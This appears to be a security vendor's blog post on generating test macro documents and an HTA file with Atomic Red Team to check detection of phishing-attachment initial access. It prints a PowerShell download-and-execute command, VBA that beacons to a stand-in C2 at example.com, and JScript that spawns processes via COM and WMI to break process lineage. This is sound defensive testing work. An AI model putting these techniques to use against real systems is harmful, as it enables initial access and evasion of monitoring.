Testing initial access with

"Generate-Macro" in Atomic Red Team

Security teams can now generate macros in Atomic Red Team to test their ability to observe and detect emerging initial access techniques.

AUGUST 29, 2019 • TESTING AND MEASUREMENT

MICHAEL HAAG

Imagine you're a criminal and you want to gain access to someone else's computer. How would you do it? Statistically speaking, there's a strong chance that you'd send an email message with an attachment concealing a malicious macro. After all, **spearphishing attachment (T1193)** is consistently among **the most prevalent ATT&CK™ techniques we observe in our detections.**

Considering this, it's important that security teams regularly test their ability to detect malicious macros, and we've developed **an Atomic Red Team framework for testing initial access techniques** so you can do exactly that.

Background

Security researcher **Matt Nelson** published a PowerShell script called "**Generate-Macro**" on GitHub in early 2015. As you might have already guessed, the script generates macros. More specifically, it creates Microsoft Office documents containing malicious macros that can be customized to deliver a particular payload and persistence mechanism.

Last month, we borrowed Matt's PowerShell script (Thanks, Matt!), stripped out the payloads and persistence mechanisms that had been in there, and added a handful of newer macro techniques that were first developed by Carlos Perez in late 2017.

Carlos analyzed **attack surface reduction** (ASR) rules that Microsoft has added to its Enhanced Mitigation Experience Toolkit (EMET) in recent years. The rules effectively bar the use of behaviors that adversaries often leverage to infect machines with malware. For example, one of the ASR rules will block Office applications from generating child processes; another prevents Office applications from creating executables. As part of his analyses, which you can find **here** and **here**, Carlos created macros for many of these ASR rules, essentially testing whether or not the protections could effectively block certain macro techniques.

Ultimately, some of the macros were blocked and others bypassed ASR.

Let's get testing

With Matt's macro-builder and our new adversary simulations, we've got an excellent new framework for testing our ability to observe and detect initial access in Atomic Red Team. In the following sentences and paragraphs, we're going to walk through how security teams can use our derivative version of Generare-Macro to test their coverage. We'll also discuss how these macros might look look different than expected in your endpoint telemetry. These tests were the subject of last month's **Atomic Friday**, so be sure to watch the recorded version of that webinar (embedded below) for more information.


Initial Access (TA0001)

Mike Haag
Casey Smith
research@redcanary.com

Generating the macros

There are countless ways for an adversary to generate a macro and embed it into a document. You can use Metasploit, MacroPack, Empire, or any number of other formal or informal tools. We chose Generate-Macro because it's simple, and it generates a relatively small number of artifacts.

To begin, you'll need to decide which macro to test by running `./Generate-Macro.ps1` and choosing your attack:



```
PS C:\Windows\system32> C:\Users\research\Desktop\generate-macro.ps1
Enter the name of the document (Do not include a file extension): invoice_2019

--------Select Attack---------
1. Chain Reaction Download and execute with Excel.
2. Chain Reaction Download and execute with Excel, wmiprvse
3. Chain Reaction Download and execute with Excel, wmiprvse benign
4. Chain Reaction Download and execute with Excel Shell
5. Chain Reaction Download and execute with Excel ShellBrowserWindow
6. Chain Reaction Download and execute with Excel WshShell
7. Chain Reaction Download and execute with Excel and POST C2.
8. Chain Reaction Download and execute with Excel and GET C2.
------------------------------
Select Attack Number & Press Enter: 2
Saved to file C:\Users\research\Desktop\invoice_2019.xls

PS C:\Windows\system32> |
```

Each of the eight macros above generates telemetry in a different way.

All the macros will download the **Dragons Tail Chain Reaction** by default, although you can easily swap Dragons Tail out with any other Chain Reaction in Atomic Red Team. It's worth noting that while Carlos developed these ASR testing methods, we borrowed the code for them from **an apparently unaffiliated GitHub repository**.

Breaking process lineage

While Carlos analyzed these all the way back in 2017, we started seeing adversaries use these techniques more recently in early 2019. Knowingly or otherwise, these macro techniques break the process lineage that we are accustomed to observing when adversaries leverage malicious email attachments. In general, we would expect to see `winword.exe` spawn `cmd.exe`. However, with Carlos' macros, we see `winword.exe` spawn on its own, and then we see `cmd.exe` spawn out of `wmiprvse.exe`. This makes it difficult to track process ancestry and to determine that `winword.exe` is spawning `cmd.exe`, which is often suspicious.

Analyzing the resultant telemetry


Now that we've explained the modified macro generator and the ASR macros, it's time to run our tests in Atomic Red Team and see what we can glean from the endpoint telemetry they generate.

For reference, here't the list of tests (copied from **the Atomic Red Team repo**):

1. Chain Reaction Download and execute with Excel
2. Chain Reaction Download and execute with Excel, wmiprvse
3. Chain Reaction Download and execute with Excel, wmiprvse benign

4. Chain Reaction Download and execute with Excel Shell
5. Chain Reaction Download and execute with Excel ShellBrowserWindow
6. Chain Reaction Download and execute with Excel WshShell
7. Chain Reaction Download and execute with Excel and POST C2
8. Chain Reaction Download and execute with Excel and GET C2


The screenshot below highlights what Carbon Black observed as we ran our first test. You'll notice that Excel is not listed as the parent process in Carbon Black, but rather that it seems to have used COM to have `cmd.exe` execute PowerShell from `explorer.exe`. This might look like a random one-off, but in reality this activity originated from a macro in Excel.




Command Line - Copy

```
"C:\Windows\System32\cmd.exe" /c powershell.exe IWR -uri "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain_Reactic
```

Our second test simulates a macro using COM objects to spawn off of `wmiprvse.exe` and not `excel.exe`.



The seventh and eighth tests simulate a macro executing Dragons Tail and then POST/GET to a remote C2 (test) server. In this example, it will POST to example.com with **the following settings**—which may be modified:




```
473  Public Function C2() As Variant
474  Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
475  URL = "http://www.example.com"
476  objHTTP.Open "POST", URL, False
477  objHTTP.setRequestHeader "User-Agent", "Mozilla (compatible; MSIE 6.0; Windows NT 5.0)"
478  objHTTP.setRequestHeader "Content-type", "application/x-www-form-urlencoded"
479  objHTTP.send ("ART=AtomicRedTeam")
```

Alternate endings may include testing IDS signatures by adding a URI path like `/is-ready/` to line 475 or any other malicious URI paths that may be found.

HTA


Considering that this new Atomic Red Team framework is all about testing our defense against **initial access techniques**, it's probably worth reintroducing our **HTA Atomic Test** by using these new macros in HTA format. Once again, these simulations can be modified to change the chain reaction or to perform different Atomic test.

Launching the HTA will have `mshta.exe` spawn `calc.exe` or `cmd.exe` using three distinct methods.




```
<html>

    <script language="JScript">

            // Type One
            // Child of Explorer, cmd.exe
            var ShellWindows = "{9BA05972-F6A8-11CF-A442-00A0C90A8F39}";
            var SW = GetObject("new:" + ShellWindows).Item();
            SW.Document.Application.ShellExecute("cmd.exe", "/c calc.exe", 'C:\\Windows\\System32', null, 0);


            // Type Two
            // Child of wmiprvse
            var strComputer = ".";
            var objWMIService = GetObject("winmgmts:\\\\" + strComputer + "\\root\\cimv2");
            var objStartup = objWMIService.Get("Win32_ProcessStartup");
            var objConfig = objStartup.SpawnInstance_();
            objConfig.ShowWindow = 0;
            var objProcess = GetObject("winmgmts:\\\\" + strComputer + "\\root\\cimv2:Win32_Process");
            var intProcessID;
            objProcess.Create("cmd.exe", null, objConfig, intProcessID);

            // Type Three
            // Child of mshta.exe
            var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

            close();
    </script>
</html>
```

Upon execution of AtomicHTA.hta, the following behaviors will be observed:


Command Line - Copy


```
"C:\Windows\SysWOW64\mshta.exe" "C:\Users\research\Downloads\atomic-red-team-atomicfriday-2(
```

At times it looks random:



To be clear: we don't necessarily need to use `cmd /c` here, but we chose to do so for effect.

Here's another test spawning `cmd.exe` from `wmiprvse.exe`:




Of course, there are many ways to simulate the delivery of a Macro embedded Excel document or HTA file. In the real world, you might expect to see these files delivered as embedded documents coming from DropBox or some other online file sharing application. You might also see them delivered as zipped email attachments among other means.

Conclusion

With easy-to-build macro documents and a reliable HTA simulation in Atomic Red Team, you can readily and repeatedly test your defensive architecture against current macro tradecraft to identify areas of improvement in your detection capabilities. As always, security teams should test early, often, and continually to ensure that their tooling and controls are working as intended.

RELATED ARTICLES



APRIL 3, 2019


TESTING AND MEASUREMENT

Testing the Top MITRE ATT&CK Techniques: PowerShell, Scripting, Regsvr32

MARCH 14, 2019

TESTING AND MEASUREMENT

Are You Using Tabletop Simulations to Improve Your Information Security Program?



NOVEMBER 28, 2018


TESTING AND MEASUREMENT

Red Team vs Red Canary: How Sparring with Customers Improves Security

NOVEMBER 7, 2018

TESTING AND MEASUREMENT

ATT&CK™ Is Only as Good as Its Implementation: Avoiding Five Common Pitfalls



Subscribe to our blog

Email Address

SUBSCRIBE

See what it's like to have a partner

Request demo

in the fight.

Experience the difference between a sense of security and actual security.